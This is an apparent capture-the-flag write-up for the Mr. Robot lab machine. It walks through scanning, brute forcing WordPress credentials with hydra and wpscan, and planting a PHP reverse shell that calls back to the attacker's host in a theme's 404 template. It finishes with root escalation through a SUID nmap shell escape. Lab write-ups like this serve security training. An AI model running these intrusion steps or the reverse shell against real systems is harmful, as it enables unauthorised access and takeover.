

Mr. Robots

CTF LAB

This some another interesting CTF we are trying to solve in this CTF we learn how to take access with the help of reverse shell.

➤ Step 1:

We have our targeted systems Ip address so in first step we scan that ip with the help of Nmap.

```
(kali㉿kali)-[~]
└─$ mkdir mrrobot-1

(kali㉿kali)-[~]
└─$ nmap -sV -sC -p20-40000 192.168.1.4 -oN mrrobot-1.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-03 02:11 EDT
Nmap scan report for 192.168.1.4
Host is up (0.0037s latency).
Not shown: 39978 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http    Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp   open  ssl/http Apache httpd
|_ssl-cert: Subject: commonName=www.example.com
|_Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
MAC Address: 88:B1:11:FD:82:20 (Intel Corporate)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 122.57 seconds

(kali㉿kali)-[~]
└─$
```


We got some open ports and versions....

➤ Step 2:


Now we will see what information we get on port 80 with the help of robots.txt



We found two files lets try to open this.



We have found our first flag in key-1-of-3.txt file



We have also found this list of some words lets save it for later it may be a password for user or something.

Note: Session was expired so we restarted it and got new Ip **192.168.1.50**

➤ Step 3:

Now we will try directory brute forcing on this with the help of gobuster.

```
(kali@kali)~$ gobuster dir -u http://192.168.1.50 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,zip


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.1.50
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: zip,html,php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./html (Status: 403) [Size: 214]
./images (Status: 301) [Size: 235] [→ http://192.168.1.50/images/]
./index.html (Status: 200) [Size: 1188]
./index.php (Status: 301) [Size: 0] [→ http://192.168.1.50/]
./log (Status: 301) [Size: 233] [→ https://192.168.1.50/blog/]
./rss (Status: 301) [Size: 0] [→ http://192.168.1.50/feed/]
./sitemap (Status: 200) [Size: 0]
./login (Status: 302) [Size: 0] [→ http://192.168.1.50/wp-login.php]
./0.php (Status: 500) [Size: 251]
./0.zip (Status: 500) [Size: 251]
./user (Status: 500) [Size: 251]
./user.php (Status: 500) [Size: 251]
Progress: 499 / 882244 (0.06%) [ERROR] Get "http://192.168.1.50/projects.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://192.168.1.50/projects.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://192.168.1.50/projects.zip": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
./user.zip (Status: 500) [Size: 251]
./user.html (Status: 500) [Size: 251]
[ERROR] Get "http://192.168.1.50/25": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
./feed.php (Status: 500) [Size: 251]
./feed (Status: 500) [Size: 251]
./feed.html (Status: 500) [Size: 251]
./0 (Status: 500) [Size: 251]
./25.php (Status: 500) [Size: 251]
./25.zip (Status: 500) [Size: 251]
./25.html (Status: 500) [Size: 251]
./feed.zip (Status: 500) [Size: 251]
./0.html (Status: 500) [Size: 251]
./themes.php (Status: 500) [Size: 251]
./themes.html (Status: 500) [Size: 251]
./themes (Status: 500) [Size: 251]
```

We found that wp means WordPress is present here let's see what we got on that.



➤ Step 4:

Now we have WordPress login page we need user name and password for accessing this we have found a list of names in step 2 we try to brute force that list to find correct username.

The list of words we got was too big so we sort that with the help some commands as follows.

```
(kali@kali)-[~/mrrobot-1]
$ cat wordlist |wc
858160 858160 7245381

(kali@kali)-[~/mrrobot-1]
$ cat wordlist | sort -u > word.dir

(kali@kali)-[~/mrrobot-1]
$ ls
word.dir wordlist

(kali@kali)-[~/mrrobot-1]
$ cat word.dir | wc -l
11451

(kali@kali)-[~/mrrobot-1]
$ ls
word.dir wordlist

(kali@kali)-[~/mrrobot-1]
$
```

Now For Brute forcing we will use hydra...

We don't know the username and password too so we will try random "test" password only to get a correct username.

```
(kali@kali)-[~/mrrobot-1]
$ hydra -L word.dir -p test 192.168.1.50 http-form-post "/wp-login.php:log='USER'&pwd='PASS':Invalid"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-05 02:16:08
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:11452/p:1), ~716 tries per task
[DATA] attacking http-post-form://192.168.1.50:80/wp-login.php:log='USER'&pwd='PASS':Invalid
[STATUS] 2378.00 tries/min, 2378 tries in 00:01h, 9074 to do in 00:04h, 16 active
[80][http-post-form] host: 192.168.1.50 login: Elliot password: test
[80][http-post-form] host: 192.168.1.50 login: ELLIOT password: test
[80][http-post-form] host: 192.168.1.50 login: elliot password: test
[STATUS] 2405.33 tries/min, 7216 tries in 00:03h, 4236 to do in 00:02h, 16 active
```

```
(kali@kali)-[~/mrrobot-1]
$ wpscan 10000 -u http://192.168.1.50 -d Elliot -P word.dir

WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@WPScan, @ethicalhack3r, @erwan_l_r, @irefart

[!] It seems like you have not updated the database for some time.
[-] URL: http://192.168.1.50/ [192.168.1.50]
[-] Started: Sat Jul 5 02:36:43 2025

Interesting Finding(s):

[-] Headers
  Interesting entries:
  - Server: Apache
  - X-Mod-Pagespeed: 1.9.32.1-4523
  Found By: Headers (Passive Detection)
  Confidence: 100%

[-] robots.txt found: http://192.168.1.50/robots.txt
  Found By: Robots Txt (Aggressive Detection)
  Confidence: 100%


[-] XML-RPC seems to be enabled: http://192.168.1.50/xmlrpc.php
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%
  References:
  - https://codex.wordpress.org/XML-RPC_Pingback_API
  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_wp_login/
  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[-] The external WP-Cron seems to be enabled: http://192.168.1.50/wp-cron.php
  Found By: Direct Access (Aggressive Detection)
  Confidence: 60%
  References:
  - https://www.iplocation.net/defend-wordpress-from-ddos
  - https://github.com/wpscanteam/wpscan/issues/1299
```

We got 3 usernames try this to find which is correct for that we will try to password brute forcing with same wordlist we got before with the help of wp scan .

```
[*] The main theme could not be detected.
[*] Enumerating All Plugins (via Passive Methods)
[*] No plugins Found.
[*] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:01
[*] No Config Backups Found.
[*] Performing password attack on Xmlrpc Multicall against 1 user/s
[SUCCESS] - Elliot / ER28-0652
All Found
Progress Time: 00:00:17
[*] Valid Combinations Found:
  Username: Elliot, Password: ER28-0652
[*] No WPScan API Token given, as a result vulnerability data has not been output.
[*] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[*] Finished: Sat Jul 5 02:37:08 2025
[*] Requests Done: 189
[*] Cached Requests: 5
[*] Data Sent: 1.631 MB
[*] Data Received: 1.302 MB
[*] Memory used: 265.870 MB
[*] Elapsed time: 00:00:25
[kali@kali]~$ ./mrrobot-1
```


We Got the password: “ER28-0652” for User: “Elliot” let’s try to log in now in WordPress with username and password.



Log in as user Elliot....

➤ Step 5:

Now we are in wordpress as a user Elliot we want to tale reverse shell for gaining access of victim’s machine so for that we will see where we can put our reverse shell script.



We will put reverse shell script in 404 error templates as follows.

```
(kali@kali)-[~/mrrobot-1]
$ ls
word.dir  wordlist

(kali@kali)-[~/mrrobot-1]
$ ls /usr/share/webshells/php
findsocket  php-backdoor.php  php-reverse-shell.php  qsd-php-backdoor.php  simple-backdoor.php

(kali@kali)-[~/mrrobot-1]
$ mousepad /usr/share/webshells/php php-reverse-shell.php

(kali@kali)-[~/mrrobot-1]
$ mousepad /usr/share/webshells/php/php-reverse-shell.php

(kali@kali)-[~/mrrobot-1]
$
```

Here we found out php reverse shell script

```
File Edit Search View Document Help
wordlist x php-reverse-shell.php

1 //php
2 // php-reverse-shell - A Reverse Shell Implementation in PHP
3 // Copyright (c) 2007 pentestmonkey@pentestmonkey.net
4 //
5 // This tool may be used for legal purposes only.  Users take full responsibility
6 // for any actions performed using this tool.  The author accepts no liability
7 // for damage caused by this tool.  If these terms are not acceptable to you, then
8 // do not use this tool.
9 //
10 // In all other respects the GPL version 2 applies:
11 //
12 // This program is free software; you can redistribute it and/or modify
13 // it under the terms of the GNU General Public License version 2 as
14 // published by the Free Software Foundation.
15 //
16 // This program is distributed in the hope that it will be useful,
17 // but WITHOUT ANY WARRANTY; without even the implied warranty of
18 // MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
19 // GNU General Public License for more details.
20 //
21 // You should have received a copy of the GNU General Public License along
22 // with this program; if not, write to the Free Software Foundation, Inc.,
23 // 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
24 //
25 // This tool may be used for legal purposes only.  Users take full responsibility
26 // for any actions performed using this tool.  If these terms are not acceptable to
27 // you, then do not use this tool.
28 //
29 // You are encouraged to send comments, improvements or suggestions to
30 // me at pentestmonkey@pentestmonkey.net
31 //
32 // Description
33 //
34 // This script will make an outbound TCP connection to a hardcoded IP and port.
35 // The recipient will be given a shell running as the current user (apache normally).
36 //
37 // Limitations
38 //
39 // proc_open and stream_set_blocking require PHP version 4.3+, or 5+
```

Copy this and paste it in that 404 error script. And change ip address to out targeted IP.

```
WordPress 5.8.1 is available! Please update now.
Edit Themes
His edited successfully.

Twenty Fifteen: 404 Template (404.php)
Select theme to edit: Twenty Fifteen | Select


// THIS SCRIPT WILL MAKE AN OUTBOUND TCP CONNECTION TO A HARDCODED IP AND PORT.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
//
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for demonstration (like port1, post2).  These are rarely available.
//
// Usage
// ----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
//
set_time_limit(0);
$VERSION = '1.0';
$ip = '192.168.1.7'; // CHANGE THIS
$port = 12345; // CHANGE THIS
$chunk_size = 1000;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonize myself if possible to avoid zombies later
```

Put attackers ip and port number where we want to connect to that machine.

➤ Step 6:

Now we need to put our machine on listing on port no. 1234 for gaining access.



We got guest access with the help of reverse php shell....


➤ Step 7:

Now we are in victim's pc with user access but we need root access because final flag is in root directory for that we need to do privilege escalation.

Before that we will see what is in this machines home directory

```
$ cd /home
$ ls
robot
$ cd robot
$ ls
key-2-of-3.txt
password.raw-md5
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
$
```

We got a flag but we don't have permission to open it but we got some password as shows in above image we need to decode it for that we use crackstation.



We got password:
abcdefghijklmnopqrstuvwxyz
Lets save it for later

➤ Step 8:

Let's see the password we previously found try it with user robot.

```
$ su robot
su: must be run from a terminal
$ python -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/home/robot$
```

It says we need to go to the terminal for that so we enter in terminal with help of command: `python -c 'import pty;pty.spawn("/bin/bash")'`

Now let's try again...

Here we put password that we got before and decoded it with crack station and we got accessed as robot, and got the flag.

```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz


robot@linux:~$ ls
ls
key-2-of-3.txt password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

➤ Step 9:

Now we need a root for our last flag for that we will try find and there is have permission for find or not.

```
robot is not in the sudoers file. This incident will be reported.
$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```


We found something let's see search on browser "privilege escalation /usr/local/bin/nmap



https://gtfobins.github.io/gtfobins/nmap/

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
nmap --interactive
nmap> !sh
```

Now we will try as this website says let's try nmap --interactive

```
$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
# ls
ls
key-2-of-3.txt password.raw-md5
# cd /root
cd /root
# ls
ls
firstboot_done key-3-of-3.txt
# cd firstboot_done
cd firstboot_done
sh: 5: cd: can't cd to firstboot_done
# cat firstboot_done
cat firstboot_done
# ls
ls
firstboot_done key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```

Congrats.....

We got root access and in root access cd /root we get our last flag as shown in above image